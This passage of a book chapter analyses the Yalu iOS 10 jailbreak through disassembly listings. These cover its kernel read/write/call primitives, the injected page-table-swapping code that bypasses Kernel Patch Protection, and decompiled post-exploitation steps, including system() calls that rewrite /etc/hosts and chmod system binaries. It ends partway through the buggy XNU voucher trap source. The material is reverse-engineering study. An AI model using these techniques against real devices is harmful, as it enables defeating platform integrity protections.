24

Yalu (10.0-10.2)

> *This is proof that exploitation is art.*
> *The art of sweet-talking state machines.*
> *The art of taking complicated things and simplifying them.*
> *The art of ignoring the bullshit.*
> *The art of evaluating reality.*
>
> *- @qwertyoruiop*

Shortly after Ian Beer published mach_portal, Luca Todesco (@qwertyoruiopz) announced on Twitter that he would be up to the task of converting it from a Proof-of-Concept into a full fledged jailbreak. Indeed, a week later he released his Yalu jailbreak (named for the river separating North Korea from China).

Kind hearted souls took to Twitter to discount Todesco's effort, but it was no mere feat: Although Ian Beer provided the bug and exploit vector, he avoided any direct kernel patches, and thus left out a most critical part - bypassing KPP. Beer's mach_portal only provided an unsandboxed root shell, any child process of which would likewise be unsandboxed. For a full jailbreak, however, system-wide changes would have to be applied, which would mean patching the kernel code directly to disable code signing, the sandbox, and allow `task_for_pid`.

This chapter focuses, therefore, on Todesco's innovative KPP bypass. Though very likely short lived (Apple cannot allow a bypass of one of their strongest mitigation techniques), the KPP bypass not only showed Todesco's ability to "1-up" Apple's best defense, but also re-enabled an (almost) full jailbreak experience, allowing the standard set of patches to be applied again.

Yalu has later been updated to support 10.2 (wherein the mach_portal bug has been patched), by using a bug in mach_voucher_extract_attr_recipe_trap, discovered by Marco Grassi and then burned by Ian Beer as CVE-2017-2370. The bug is discussed here as well, with two different exploitation methods - Beer's, and Todesco's. Beer has released his PoC code as open source[1], and Todesco has made Yalu fully open sourced[2] as well, which allows for a comparison of the two approaches to exploiting the same bug.

Primitives

Unlike mach_portal, Yalu is a full fledged jailbreak - which means it needs to handle kernel memory - for patching, and executing code in kernel mode, using three primitives:

- **[Read/Write]Anywhere64:** These are simply wrappers over `vm_read_overwrite` and `vm_write`, assuming at this point the `kernel_task` port has been obtained. The Read primitive is shown in Listing 24-1:

Listing 24-1: The `ReadAnywhere64` primitive

```
ReadAnywhere64:
uint64_t ReadAnywhere64(uint64_t Address) {
10000ed84     STP      X29, X30, [SP, #-16]!    ;
10000ed88     ADD      X29, SP, #0              ; R29 = SP + 0x0
10000ed8c     SUB      SP, SP, 32               ; SP -= 0x20 (stack frame)
10000ed90     ORR      X8, XZR, #0x8            ; R8 = 0x8
10000ed94     ADD      X4, SP, #8               ; R4 = SP + 0x8   &valueRead
10000ed98     ADD      X3, SP, #16              ; R3 = SP + 0x10  &sizeRead
10000ed9c     ADRP     X9, 16                   ; R9 = 0x10001e000
10000eda0     ADD      X9, X9, #432             ; X9 = 0x10001e1b0 _tfp0
10000eda4     STUR     X0, X29, #-8             ; Frame (0) -8 = X0 ARG0
uint64_t valueRead = 0;
10000eda8     STR      XZR, [SP, #16]           ; *(SP + 0x10) =
uint32_t sizeRead = 8;
10000edac     STR      X8, [SP, #8]             ; *(SP + 0x8) = sizeRead = 8
vm_read_overwrite(tfp0, Address, 8, (vm_offset_t)&valueRead, &sizeRead);
10000edb0     LDR      W0, [X9, #0]             ; -R0 = *(R9 + 0) = _tfp0
10000edb4     LDUR     X1, X29, #-8             ; R1 = *(SP + -8) = ARG0
10000edb8     MOV      X2, X8                   ; X2 = X8 = 0x8
10000edbc     BL       libSystem.B.dylib::_vm_read_overwrite   ; 0x100017fbc
return (valueRead);
10000edc0     LDR      X8, [X31, #16]  ;--R8 = *(SP + 16) = 0x100000cfeedfacf
10000edc4     STR      W0, [SP, #4]             ; *(SP + 0x4) =
10000edc8     MOV      X0, X8          ; --X0 = X8 = 0x100000cfeedfacf
}
10000edcc     ADD      X31, X29, #0             ; SP = R29 + 0x0
10000edd0     LDP      X29, X30, [SP],#16       ;
10000edd4     RET                      ;
```

- **FuncAnywhere32:** to allow invocation of functions in kernel mode. Unlike the previous primitives, this one is more complicated, and is performed over `IOConnectTrap4`, which allows four arguments, and can be seen in the code as follows:

Listing 24-2: The `FuncAnywhere32` primitive

```
FuncAnywhere32:
uint32_t FuncAnywhere32 (uint64_t func, uint64_t arg_1, uint64_t arg_2, ui
10000ed34     STP      X29, X30, [SP, #-16]!    ;
10000ed38     ADD      X29, SP, #0              ; $$ R29 = SP + 0x0
10000ed3c     SUB      SP, SP, 32               ; SP -= 0x20 (stack frame)
; X0 = IOConnectTrap4(_funcconn, 0, ARG2, ARG3, ARG1, addr);
10000ed40     MOVZ     W8, 0x0                  ; R8 = 0x0
10000ed44     ADRP     X9, 16                   ; R9 = 0x10001e000
10000ed48     ADD      X9, X9, #448             ; X9 = 0x10001e1c0 = _funccon
10000ed4c     STUR     X0, X29, #-8             ; Frame (0) -8 = func
10000ed50     STR      X1, [SP, #16]            ; *(SP + 0x10) = ARG1
10000ed54     STR      X2, [SP, #8]             ; *(SP + 0x8)  = ARG2
10000ed58     STR      X3, [SP, #0]             ; *(SP + 0x0)  = ARG3
10000ed5c     LDR      W0, [X9, #0]             ; R0 = *(R9 + 0) = _funcconn
10000ed60     LDR      X2, [X31, #8]            ; R2 = *(SP + 8) = ARG2
10000ed64     LDR      X3, [X31, #0]            ; R3 = *(SP + 0) = ARG3
10000ed68     LDR      X4, [X31, #16]           ; R4 = *(SP + 16) = ARG1
10000ed6c     LDUR     X5, X29, #-8             ; R5 = *(SP + -8) = func
10000ed70     MOV      X1, X8          ; X1 = X8 = 0x0
10000ed74     BL       IOKit:: IOConnectTrap4   ; 0x100017a64
; return (X0);
}
10000ed78     ADD      X31, X29, #0             ; SP = R29 + 0x0
10000ed7c     LDP      X29, X30, [SP],#16       ;
10000ed80     RET
```


The first two primitives are straightforward, given that the `kernel_task` (which otherwise would have been obtained from `task_for_pid(0)`) has already been obtained from successfully exploiting `set_dp_control_port()` (CVE-2016-7644) as with `mach_portal`. But Beer's exploit did not involve kernel code execution, whereas Todesco's does. He seems to be piggybacking over `IOConnectTrap4`, passing arguments in a slightly shuffled order. The `_funcconn` is a global, and (as is required by `IOConnectTrap()` functions), expected to be an `io_service_t` object. Further reversing shows that in `_initexp` (the initialization code), the `funcconn` is initialized as follows:

Listing 24-3: Initializing the `funcconn`

```
_initexp:
10000f784    STP     X29, X30, [SP, #-16]!   ;
10000f788    ADD     X29, SP, #0        ; $$ R29 = SP + 0x0
10000f78c    SUB     SP, SP, 32                ; SP -= 0x20 (stack frame)
10000f790    ADRP    X8, 11                    ; R8 = 0x10001a000
10000f794    ADD     X0, X8, #2443    "IOSurfaceRoot"; X0 = 0x10001a98b -|
10000f798    ADRP    X8, 13                    ; R8 = 0x10001c000
10000f79c    LDR     X8, [X8, #160]  ; -R8 = *(R8 + 160) = .. *(0x10001c0a0, no
10000f7a0    LDR     W9, [X8, #0]    ;         R9 = *(IOKit::_kIOMasterPortDefault
10000f7a4    STUR    X9, X29, #-12             ; Frame (0) -12 = X9  0x0
10000f7a8    BL      IOKit::_IOServiceMatching         ; 0x100017a88
; R0 = IOKit::_IOServiceMatching("IOSurfaceRoot");
10000f7ac    SUB     X2, X29, #4        ; $$ R2 = SP - 0x4
10000f7b0    LDUR    X9, X29, #-12    ;--R9 = *(SP + -12) = 0x0 ... (null)?..
10000f7b4    STR     X0, [SP, #8]              ; *(SP + 0x8) =
10000f7b8    MOV     X0, X9           ; --X0 = X9 = 0x0
10000f7bc    LDR     X1, [X31, #8]    ;--R1 = *(SP + 8) = 0x100000cfeedfacf ... (
; ...
10000f7c0    BL      IOKit::_IOServiceGetMatchingServices     ; 0x100017a7c
10000f7c4    LDUR    X9, X29, #-4     ;--R9 = *(SP + -4) = 0x0 ... (null)?..
10000f7c8    STR     W0, [SP, #4]              ; *(SP + 0x4) =
; iter = IOIteratorNext(...)
10000f7cc    MOV     X0, X9           ; --X0 = X9 = 0x0
10000f7d0    BL      IOKit::_IOIteratorNext  ; 0x100017a70
10000f7d4    MOVZ    W9, 0x0                   ; R9 = 0x0
10000f7d8    ADRP    X8, 15                    ; R8 = 0x10001e000
10000f7dc    ADD     X8, X8, #448     ; _funcconn; X8 = 0x10001e1c0
10000f7e0    ADRP    X1, 13                    ; R1 = 0x10001c000
10000f7e4    LDR     X1, [X1, #168]  ; -R1 = *(R1 + 168) = .. *(0x10001c0a8, no
10000f7e8    STUR    X0, X29, #-8              ; Frame (0) -8 = X0  0x0
10000f7ec    STR     WZR, [X8, #0]             ; *0x10001e1c0 = 0x0
10000f7f0    LDUR    X0, X29, #-8     ;--R0 = *(SP + -8) = 0x0 ... (null)?..
10000f7f4    LDR     W1, [X1, #0]     ;         R1 = *(libSystem.B.dylib::_mach_tas
10000f7f8    MOV     X2, X9           ; --X2 = X9 = 0x0
10000f7fc    MOV     X3, X8           ; --X3 = X8 = 0x10001e1c0
10000f800    BL      IOKit::_IOServiceOpen   ; 0x100017a94
;  R0 = IOKit::_IOServiceOpen(iter,mach_task_self(),0,_funcconn);
10000f804    ADRP    X8, 15                    ; R8 = 0x10001e000
10000f808    ADD     X8, X8, #448     ; _funcconn; X8 = 0x10001e1c0 -|
10000f80c    LDR     W9, [X8, #0]     ; -R9 = *(R8 + 0) = _funcconn 0x0 ... ?..
10000f810    CMP     W9, #0           ;
10000f814    CSET    W9, NE           ; CSINC  W9, W31, W31, EQ
10000f818    EOR     w9, w9, #0x1
10000f81c    AND     W9, W9, #0x1     ;
10000f820    MOV     X8, X9           ; --X8 = X9 = 0x0
10000f824    ASR     X8, X8, #0       ;
10000f828    STR     W0, [SP, #0]              ; *(SP + 0x0) =
;  R0 = IOKit::_IOServiceOpen((mach_port),(mach_port),0,_funcconn);
10000f82c    CBZ     X8, 0x10000f850 ;
; if (R8  != 0)
;    libSystem.B.dylib::___assert_rtn("initexp",
;       "/Users/qwertyoruiop/Desktop/yalurel/smokecrack/smokecrack/exploit.m",
;       0x55, "funcconn");
...
10000f850    B       0x10000f854
10000f854    ADD     X31, X29, #0              ; SP = R29 + 0x0
10000f858    LDP     X29, X30, [SP],#16        ;
10000f85c    RET                      ;
```

Putting the two listings together, it becomes clear that the `FuncAnywhere32` primitive uses the `IOSurface` object's method #0, and - rather than its intended use - makes it jump to a gadget. Note the shuffling of the other arguments, so by the time execution gets to the sixth argument address (= the intended function to execute), they are in order. The gadget used is `mov x0, x3; br x4`, which explains the ordering of the arguments, as shown in Figure 24-4:

Figure 24-4: The full `FuncAnywhere32` primitive



Platform Detection

With so many i-Devices and iOS versions, each with subtle kernel differences, a jailbreak needs to have a mechanism to either hardcoded offsets for all supported variants or figure them out on the fly. Yalu uses a mix of the two approaches, by defining constants in a table, initialized by `constload()` and accessed (by index) using `constget()`. The constants are "affined" by using the `IOSurface` object vtable, in the `affine_const_by_surfacevt` function. An example of this can be seen in b3:

```
   10000fcac    ORR     W0, WZR, #0x4           ; ->R0 = 0x4
   10000fcb0    BL      _constget       ; 0x100017a14
   10000fcb4    CMP     X0, #0          ;
   10000fcb8    CSINC   W8, W31, W31, EQ        ;
   10000fcbc    EOR     W8, W8, #0x1
   10000fcc0    AND     W8, W8, #0x1    ;
   10000fcc4    MOV     X0, X8          ; --X0 = X8 = 0x10001a000
   10000fcc8    ASR     X0, X0, #0      ;
; // if (_constget  == 0) then goto 0x10000fcf0
  10000fccc    CBZ     X0, 0x10000fcf0 ;
   10000fcd0    ADRP    X8, 11                  ; ->R8 = 0x10001a000
   10000fcd4    ADD     X0, X8, #2615   "exploit"; X0 = 0x10001aa37 -|
   10000fcd8    ADRP    X8, 11                  ; ->R8 = 0x10001a000
   10000fcdc    ADD     X1, X8, #2465   "/Users/qwertyoruiop/Desktop/yalurel/smo
   10000fce0    MOVZ    W2, 0xb1                ; ->R2 = 0xb1
   10000fce4    ADRP    X8, 11                  ; ->R8 = 0x10001a000
   10000fce8    ADD     X3, X8, #2723   "G(KERNBASE)"; X3 = 0x10001aaa3 -|
 __assert_rtn("exploit",
       "/Users/qwertyoruiop/Desktop/yalurel/smokecrack/smokecrack/exploit.m",
       0xb1, "G(KERNBASE)");
10000fcec     BL      libSystem.B.dylib::___assert_rtn        ; 0x100017b78
```

As discussed in Chapter 13, KPP is run very early during iOS (and TvOS) boot, and - for lack of a public boot-chain exploit - is an immutable fact. Code running in lower AArch64 Exception Levels simply cannot access (much less modify) code or data in higher levels, and KPP runs at the highest possible level, EL3. This means that any KPP bypass would have to rely on an implementation (or better yet, design) flaw.

Throughout iOS9 KPP was invisible and imperceptible, by virtue of its EL3 execution and the encryption applied to all boot components. The only painful effect was its triggered crahes with their SErr codes (shown in Table 13-10). Fortunately, and for whatever reasons, Apple opened up KPP, allowing it to be inspected - and for Luca Todesco to find a clever way around it.

Todesco made no attempt to obfuscate his jailbreak, which makes the KPP bypass extremely easy to find using `jtool` or other disassemblers. The symbol in question is "kppsh0", and the instructions can be seen in Listing 24-4:

Listing 24-5: The `kppsh` code (from mach_portal+Yalu b3)

```
; // function #239
_kppsh0:
 1000171d0  B     e0      ; 0x1000171dc
 1000171d4  B     _kppsh1 ; 0x100017208
 1000171d8  B     _amfi_shellcode ; 0x100017238
e0:
 1000171dc  SUB   X30, X30, X22
 1000171e0  SUB   X0, X0, X22
 1000171e4  LDR   X22, #132          ; X22 = *(100017268) = origgVirtBase
 1000171e8  ADD   X30, X30, X22      ; SP = SP + X22
 1000171ec  ADD   X8, X0, X22        ; X8 = X0 + X22
 1000171f0  LDR   X1, #136           ; X1 = *(100017278) = origvbar
 1000171f4  MSR   VBAR_EL1, X1       ; Vector Base Address Register = origvbar
 1000171f8  ADD   X8, X8, #24        ; X8 = (X0 + X22) + X24
 1000171fc  LDR   X0, #116           ; X0 = *(100017270) = ttbr0
 100017200  LDR   X1, #128           ; X1 = *(100017280) = ttbr1_fake
 100017204  BR    X8                 ;
; // function #240
_kppsh1:
 100017208  MRS   X1, TTBR1_EL1      ; Translation Table Base Register..
 10001720c  LDR   X0, #124           ; X0 = *(100017288) = ttbr1_orig
 100017210  MSR   TTBR1_EL1, X0      ; Translation Table Base Register..
 100017214  MOVZ  X0, 0x30, LSL #16  ; X0 = 0x300000
 100017218  MSR   CPACR_EL1, X0      ; FPEN=3 (no traps) ; triggers KPP
 10001721c  MSR   TTBR1_EL1, X1      ; Translation Table Base Register..
 100017220  TLBI  VMALLE             ;
 100017224  ISB                      ;
 100017228  DSB   SY                 ;
 10001722c  DSB   ISH                ;
 100017230  ISB                      ;
 100017234  RET                      ;
```

Even without symbols, the KPP instructions would stick out like a sore thumb in any user-mode binary's disassembly: The reason being that they use `MRS`/`MSR` instructions, which (respectively) get and set special registers which are only accessible in EL1, i.e. kernel mode. So even with basic reversing it becomes obvious that this code is injected into the kernel - as corroborated by loading kppsh0 into a `memcpy()`.

The code is remarkably elegant and compact*, but still requires quite a bit of elaboration as to its two components: `kppsh0`, `e0` and `kppsh1`.

* - the sinister logic behind page remapping and the dark magic of page table manipulation isn't half as compact, however, and is left out of scope of this discussion


kppsh1

Recall (from Chapter 13), that KPP's main entry point is on `CPACR_EL1` access. This register toggles the use of floating point instructions. As it turns out, there is exactly one location in the kernel where this register is accessed. The instruction cannot be `NOP`ed out, however, because doing so will effectively disable floating point operations across the entire system - rendering it unusable.

Instead, Todesco replaces the instruction (`MSR CPACR_EL1, X0`) with a `BL` (call) to `_kppsh1`. The injected code then starts off by saving the present value of `TTBR1_EL1`, the kernel's Translation Table Base Register, into X1. It then loads the original value of the register into X0, and overwriting `TTBR1_EL1` with it. it then toggles the value of `CPACR_EL1`, running the overwritten instruction - and thereby invoking KPP.

But what happens next is ingenious: The KPP code in EL3 checks the value of `TTBR1_EL1`, and finds it to be the original value that was first saved by it. The page tables pointed to by this `TTBR1_EL1` are, in fact, the original ones used by the kernel on boot, and are unmodified. Not only does this prevent error 0x575408, but it also hides any modified kernel pages from KPP's view. In other words, Luca's clever hack is to ensure that when KPP is called **it always sees the original, unmodified page table of the kernel, and not the actual present one, which contains modified pages**. When a kernel patch is applied, getting around KPP is simply a matter of applying a physical "Copy on Write" technique - i.e. leave the original physical page (pointed to by the original TTBR1_EL1) unmodified, and allocate a new physical page to be modified (pointed to by the current TTBR1_EL1). This is shown in the following figure:

Figure 24-6: The page table manipulation used to defeat KPP



e0

There is one other issue to consider - which is cases wherein the CPU resets, idle sleeps or deep sleeps. Waking up in those cases it would get incorrect values of the `gVirtBase` and the `VBAR_EL1` (the exception vector for kernel mode). The code at `e0` handles these cases, but before considering it, let us first see XNU's own handler, shown in Listing 24-7:

Listing 24-7: XNU's wake up code (from XNU-3789.2.2 of an n61*)

```
fffffff00708f2b8  ADRP  X0, 2097122     ; R0 = 0xfffffff007071000
fffffff00708f2bc  ADD   X0, X0, #1416   ; X0 = 0xfffffff007071588
fffffff00708f2c0  LDR   X0, [X0, #0]    ; X0 = *(0xfffffff007071588, no sym)
fffffff00708f2c4  ADRP  X1, 2097122     ; X1 = 0xfffffff007071000
fffffff00708f2c8  ADD   X1, X1, #1424   ; X1 = 0xfffffff007071590
fffffff00708f2cc  LDR   X1, [X1, #0]    ; X1 = *(0xfffffff007071590, no sym)

fffffff00708f2d0  MSR   TTBR0_EL1, X0   ; Translation Table Base Register..
fffffff00708f2d4  MSR   TTBR1_EL1, X1   ; Translation Table Base Register..
fffffff00708f2d8  ADD   X0, X21, X22    ;
fffffff00708f2dc  SUB   X0, X0, X23     ;
fffffff00708f2e0  MOVZ  X1, 0x0         ; R1 = 0x0
fffffff00708f2e4  ISB                   ;
fffffff00708f2e8  TLBI  VMALLE          ;
fffffff00708f2ec  DSB   ISH             ;
fffffff00708f2f0  ISB                   ;
fffffff00708f2f4  RET                   ;
```

The code in the listing is called from XNU's `common_start`, which - as explained in Volume II - is itself called when either the first CPU or a secondary one (= core) is started. When the CPU starts up or is resumed, it operates in physical, not virtual, so page tables have to be set up again. `common_start` calls the code in Listing 24-7, as part of a trampoline - which returns to a different address (specified in X30, the link register). The working page tables must be loaded, from specific addresses in kernel `__DATA_CONST.__const` memory (0xfffffff007071588 and ..90 in the above listing). X22 is expected to hold the `gVirtBase`. Resets reload the page tables and rebase virtual addresses every single time, so a mere gadget won't help here - every single reset must be hooked, to shift from the kernel's saved page tables to those used by Luca.

Execution is therefore subverted from `_start_common`, installing `e0` so that the flow branches to it, rather than that of Listing 24-7. On entry, X0 is the pointer to e0 itself (since execution was transferred using a `BR X0` instruction), X30 holds the return address, and X22 holds the fake virtBase used. But the values can be patched up, since `origgVirtBase` has been a priori saved, which allows for calculating the difference between the two. All this is done in a small window wherein interrupts are disabled, so there are no concurrency considerations. Converting the code in e0 (from back in Listing 24-5) to human readable pseudo-code we have:

Listing 24-8: The e0 patch, in pseudocode

```
X30 = X30 - fakevirtbase; X0  = X0  - fakevirtbase
X30 = (X30 - fakevirtbase) + origgVirtBase
// fix X8 so it points to original wakeup code
X8 = (X0 - fakevirtbase) + origgVirtBase
// move forward six instructions (which would set VBAR_EL1, TTBR..)
X8 += 24 (skips six instructions)
// Set VBAR_EL1 manually
MSR (VBAR_EL1, origvbar);
// Resume wakeup code with modified values
X0 = ttbr0; X1 = ttbr1_fake;
X8(ttbr0, ttbr1_fake);
```

Note `X8 += 24` - this jumps over the first six instructions of Listing 24-7, which load the values to be loaded into `TTBR0_EL1` and `TTBR1_EL1` into X0 and X1, respectively. Todesco loads patched values, and then resumes immediately after, when these values are applied to the `TTBR*_EL1` registers. The patch is elegant and seamless. Truly, proof that exploitation is art!

---

* - If you're using `jtool` to find this code in other versions of XNU - `grep` for `MSR.*TTBR._EL1` will do the trick.

Post-Exploitation

With KPP bypassed, there is nothing to prevent Yalu from achieving a full jailbreak: The flow from here is very much the "standard" jailbreak logic, which involves installing binaries (including Cydia) - in this case from a `bootstrap.tar`, restarting specific daemons and rebuilding SpringBoard's uicache (so as to make the Cydia icon visible). The flow is easily discernible with a simple invocation of `jtool`

Output 24-9: Showing Yalu's post-exploitation with `jtool`:

```
# Disassemble all the _exploit function, isolating only known decompiled lines
# (note Luca never renamed the binary, so it's still mach_portal)
morpheus@Zephyr (~/Yalu)$ jtool -D _exploit mach_portal
....
; Foundation::_NSLog(@"amfi shellcode... rip!");
; Foundation::_NSLog(@"reloff %llx");
; Foundation::_NSLog(@"breaking it up");
; Foundation::_NSLog(@"enabling patches");
; libSystem.B.dylib::_sleep(1);
; Foundation::_NSLog(@"patches enabled");
; R0 = libSystem.B.dylib::_strstr("?","16.0.0",,);
; R0 = libSystem.B.dylib::_mount("hfs","/",0x10000,0x100017810);
; Foundation::_NSLog(@"remounting: %d");
; [Foundation::_OBJC_CLASS_$_NSString stringWithUTF8String:?]
; [? stringByDeletingLastPathComponent]
; R0 = libSystem.B.dylib::_open("/.installed_yaluX",O_RDONLY);
; [? stringByAppendingPathComponent:@"tar"]
; [? stringByAppendingPathComponent:@"bootstrap.tar"]
; [? UTF8String]
; libSystem.B.dylib::_unlink("/bin/tar");
; libSystem.B.dylib::_unlink("/bin/launchctl");
; libSystem.B.dylib::_chmod("/bin/tar",0777);
;  R0 = libSystem.B.dylib::_chdir("/");
; [? UTF8String]
; Foundation::_NSLog(@"pid = %x");
; [? stringByAppendingPathComponent:@"launchctl"]
; [? UTF8String]
; libSystem.B.dylib::_chmod("/bin/launchctl",0755);
;  R0 = libSystem.B.dylib::_open("/.installed_yaluX",O_RDWR|O_CREAT);
;  R0 = libSystem.B.dylib::_open("/.cydia_no_stash",O_RDWR|O_CREAT);
; libSystem.B.dylib::_system("echo '127.0.0.1 iphonesubmissions.apple.com' >> /etc/hosts");
; libSystem.B.dylib::_system("echo '127.0.0.1 radarsubmissions.apple.com' >> /etc/hosts");
; libSystem.B.dylib::_system("/usr/bin/uicache");
; libSystem.B.dylib::_system("killall -SIGSTOP cfprefsd");
; [CoreFoundation::_OBJC_CLASS_$_NSMutableDictionary alloc]
; [? initWithContentsOfFile:@"/var/mobile/Library/Preferences/com.apple.springboard.plist"]
; [Foundation::_OBJC_CLASS_$_NSNumber numberWithBool:?]
; [? setObject:? forKey:@"SBShowNonDefaultSystemApps"]
; [? writeToFile:@"/var/mobile/Library/Preferences/com.apple.springboard.plist" atomically:?]
; libSystem.B.dylib::_system("echo 'really jailbroken'; (sleep 1; /bin/launchctl load /Library/Launc..."
; libSystem.B.dylib::_dispatch_async(libSystem.B.dylib::__dispatch_main_q,^(0x23e0 ?????);
; Foundation::_NSLog(@"%x");
; libSystem.B.dylib::_sleep(2);
; libSystem.B.dylib::_dispatch_async(libSystem.B.dylib::__dispatch_main_q,^(0x2390 ?????);
```

Since this book originally covered the jailbreak, Luca Todesco has made Yalu fully open source[2]. The method shown using `jtool` in Output 24-9 is still useful in general to perform partial decompilation of iOS binaries. Note, also, that the KPP bypass in Yalu 10.2 differs somewhat than 10.1.1, which is what was explained in this chapter. The interested reader is encouraged to read the sources to see the differences.

10.2: A deadly trap and a recipe for disaster

As discussed earlier, Apple promptly patched the `mach_portal` bugs (which served as the basis for Yalu 10.1.1) in 10.2. Another bug promptly surfaced, however: Marco Grassi discovered a bug in the `mach_voucher_extract_attr_recipe_trap` Mach trap, which could lead to a caller controlled kernel memory corruption - and was exploitable from within a sandbox. This bug was also coincidentally discovered by Ian Beer, who followed the precedent set with `mach_portal` and released a proof of concept along with a detailed writeup[3]. Since this burned the bug, as Apple fixed it promptly in 10.2.1, it made a perfect candidate for upgrading Yalu to 10.2.

The bug

The bug found by Beer is ridculously embarassing. Hiding in plain sight in the code of the `mach_voucher_extract_attr_recipe_trap`, from osfmk/ipc/mach_kernelrpc.c:

Listing 24-10: `mach_voucher_extract_attr_recipe_trap` (from XNU 3789.21.4):

```
kern_return_t
mach_voucher_extract_attr_recipe_trap
 (struct mach_voucher_extract_attr_recipe_args *args)
{
        ...
        mach_msg_type_number_t sz = 0;

        if (copyin(args->recipe_size, (void *)&sz, sizeof(sz)))
                return KERN_MEMORY_ERROR;
...
       mach_msg_type_number_t __assert_only max_sz = sz;

        if (sz < MACH_VOUCHER_TRAP_STACK_LIMIT) {
                /* keep small recipes on the stack for speed */
                uint8_t krecipe[sz];
                if (copyin(args->recipe, (void *)krecipe, sz)) {
                        kr = KERN_MEMORY_ERROR;
                        goto done;
                }
                ...
        }
  } else {
            uint8_t *krecipe = kalloc((vm_size_t)sz);
            if (!krecipe) {
                    kr = KERN_RESOURCE_SHORTAGE;
                    goto done;
            }

            if (copyin(args->recipe, (void *)krecipe, args->recipe_size)) {
                    kfree(krecipe, (vm_size_t)sz);
                    kr = KERN_MEMORY_ERROR;
                    goto done;
            }

     ..
```

